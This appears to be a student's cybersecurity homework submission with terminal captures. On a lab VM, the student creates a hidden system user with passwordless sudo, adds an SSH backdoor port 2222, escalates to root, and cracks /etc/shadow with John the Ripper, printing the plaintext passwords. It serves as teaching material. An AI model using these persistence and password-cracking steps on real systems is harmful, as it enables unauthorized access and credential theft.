

Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
 - Your solution command here
 - i. `sudo useradd --system --no-create-home sysd`

```
sysadmin:~\ $ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),108(lxd)
sysadmin:~\ $ sudo useradd --system --no-create-home sysd
[sudo] password for sysadmin:
sysadmin:~\ $ _
```

2. Give your secret user a password:
 - Your solution command here
 - i. `sudo passwd sysd`

```
lindseywilson — sysadmin@scavenger-hunt: ~ — ssh sysadmin@192.168.1.151 — 107x34
sysadmin:~\ $ sudo passwd sysd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
sysadmin:~\ $
```

3. Give your secret user a system UID < 1000:
 - Your solution command here
 - i. `sudo usermod -u 997 sysd`

```
[sysadmin:~\ $ sudo usermod -u 997 sysd
usermod: no changes
[sysadmin:~\ $ sudo groupmod -g 997 sysd
[sysadmin:~\ $ id sysd
uid=997(sysd) gid=997(sysd) groups=997(sysd)
sysadmin:~\ $
```

4. Give your secret user the same GID:
- Your solution command here
 - i. `sudo groupmod -g 997 sysd`

```
[sysadmin:~\ $ sudo usermod -u 997 sysd
usermod: no changes
[sysadmin:~\ $ sudo groupmod -g 997 sysd
[sysadmin:~\ $ id sysd
uid=997(sysd) gid=997(sysd) groups=997(sysd)
sysadmin:~\ $
```

5. Give your secret user full sudo access without the need for a password:
- Your solution command here
 - i. `sudo visudo`
 - ii. `sysd ALL=(ALL) NOPASSWD:ALL`

```
lindseywilson — sysadmin@scavenger-hunt: ~ — ssh s
GNU nano 2.9.3 /etc/sudoers.tmp

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
sysd    All=(ALL:ALL) NOPASSWD:ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d

# Vagrant Privs for config
vagrant ALL=(ALL) NOPASSWD:ALL
sysadmin ALL=(ALL:ALL) /usr/bin/less
```

6. Test that sudo access works without your password:

Your bash commands here

- `sudo -l`

```
lindseywilson — sysadmin@scavenger-hunt: ~ — ssh sysadmin@192.168.1.151 — 107x
$ sudo -l
[sudo] password for sysd:
Sorry, user sysd may not run sudo on scavenger-hunt.
$ exit
sysadmin:~\ $ sudo visudo
[sudo] password for sysadmin:
Sorry, try again.
[sudo] password for sysadmin:
sysadmin:~\ $ su sysd
Password:
$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) NOPASSWD: ALL
$
```

Step 2: Smooth Sailing

1. Edit the sshd_config file:
 - a. `sudo nano /etc/ssh/sshd_config`
2. Your bash commands here

```
lindseywilson — sysadmin@scavenger-hunt: ~ — ssh sysadmin@1
GNU nano 2.9.3 /etc/ssh/sshd_config

# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.
#
Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service:
 - a. Your solution command here
 - i. `systemctl restart ssh`

```
lindseywilson — sysadmin@scavenger-hunt: ~ — ssh sys
$ systemctl restart ssh
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to restart 'ssh.service'.
Authenticating as: sysadmin
Password:
==== AUTHENTICATION COMPLETE ====
$
```

2. Exit the root account:

- Your solution command here
 - i. `exit`


```
[$ exit  
sysadmin:~\ $
```

3. SSH to the target machine using your sysd account and port 2222:

- Your solution command here
 - i. `ssh sysd@192.168.6.105 -p 2222`

```
sysadmin:~\ $ ssh sysd@192.168.1.151  
The authenticity of host '192.168.1.151 (192.168.1.151)' can't be established.  
ECDSA key fingerprint is SHA256:uo0Qp+ntlpFyltJnig+slpq8G7pPX/ZHm09UFe3vXi4.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.1.151' (ECDSA) to the list of known hosts.  
sysd@192.168.1.151's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-132-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Sun Jan 31 22:21:32 UTC 2021  
  
System load:  0.0          Processes:            108  
Usage of /:   55.8% of 9.78GB Users logged in:      1  
Memory usage: 37%          IP address for enp0s3: 192.168.1.151  
Swap usage:   0%  
  
* Introducing self-healing high availability clusters in MicroK8s.  
Simple, hardened, Kubernetes for production, from RaspberryPi to DC.  
  
https://microk8s.io/high-availability  
  
87 packages can be updated.  
8 updates are security updates.  
  
New release '20.04.1 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Could not chdir to home directory /home/sysd: No such file or directory  
$
```


4. Use sudo to switch to the root user:
 - o Your solution command here
 - i. `sudo su root`



```
lindseywilson — root@scavenger-hunt  
[$ sudo su root  
You found flag_7:$1$zmr05X2t$Qf0deJVDpph5pBPpVL6oy0  
root@scavenger-hunt:/#
```

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:
 - o Your solution command here
 - i. `ssh sysd@192.168.6.105 -p 2222`



```
sysadmin:~\ $ ssh sysd@192.168.1.151  
The authenticity of host '192.168.1.151 (192.168.1.151)' can't be established.  
ECDSA key fingerprint is SHA256:uo0Qp+ntlpFyltJnig+slpq8G7pPX/ZHm09UFe3vXi4.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.1.151' (ECDSA) to the list of known hosts.  
sysd@192.168.1.151's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-132-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Sun Jan 31 22:21:32 UTC 2021  
  
System load:  0.0          Processes:            108  
Usage of /:   55.8% of 9.78GB Users logged in:      1  
Memory usage: 37%         IP address for enp0s3: 192.168.1.151  
Swap usage:   0%  
  
* Introducing self-healing high availability clusters in MicroK8s.  
Simple, hardened, Kubernetes for production, from RaspberryPi to DC.  
  
https://microk8s.io/high-availability  
  
87 packages can be updated.  
8 updates are security updates.  
  
New release '20.04.1 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Could not chdir to home directory /home/sysd: No such file or directory  
$
```


2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
 - o Your solution command here
 - i. `john /etc/shadow --show`

```
[root@scavenger-hunt:/# john /etc/shadow
Loaded 9 password hashes with 9 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:22 30% 2/3 0g/s 374.2p/s 374.2c/s 374.2C/s zebra8..blackjack8
Goodluck!          (student)
1g 0:00:04:22 100% 2/3 0.003815g/s 351.8p/s 351.8c/s 351.8C/s Missy!..Jupiter!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@scavenger-hunt:/# --show
--show: command not found
[root@scavenger-hunt:/# john /etc/shadow --show
root:password:18655:0:99999:7:::
sysadmin:passw0rd:18387:0:99999:7:::
student:Goodluck!:18387:0:99999:7:::
mitnik:trustno1:18387:0:99999:7:::
babbage:freedom:18387:0:99999:7:::
lovelace:dragon:18387:0:99999:7:::
stallman:computer:18387:0:99999:7:::
turing:lakers:18387:0:99999:7:::
sysd:passw0rd:18658:::::

9 password hashes cracked, 0 left
root@scavenger-hunt:/#
```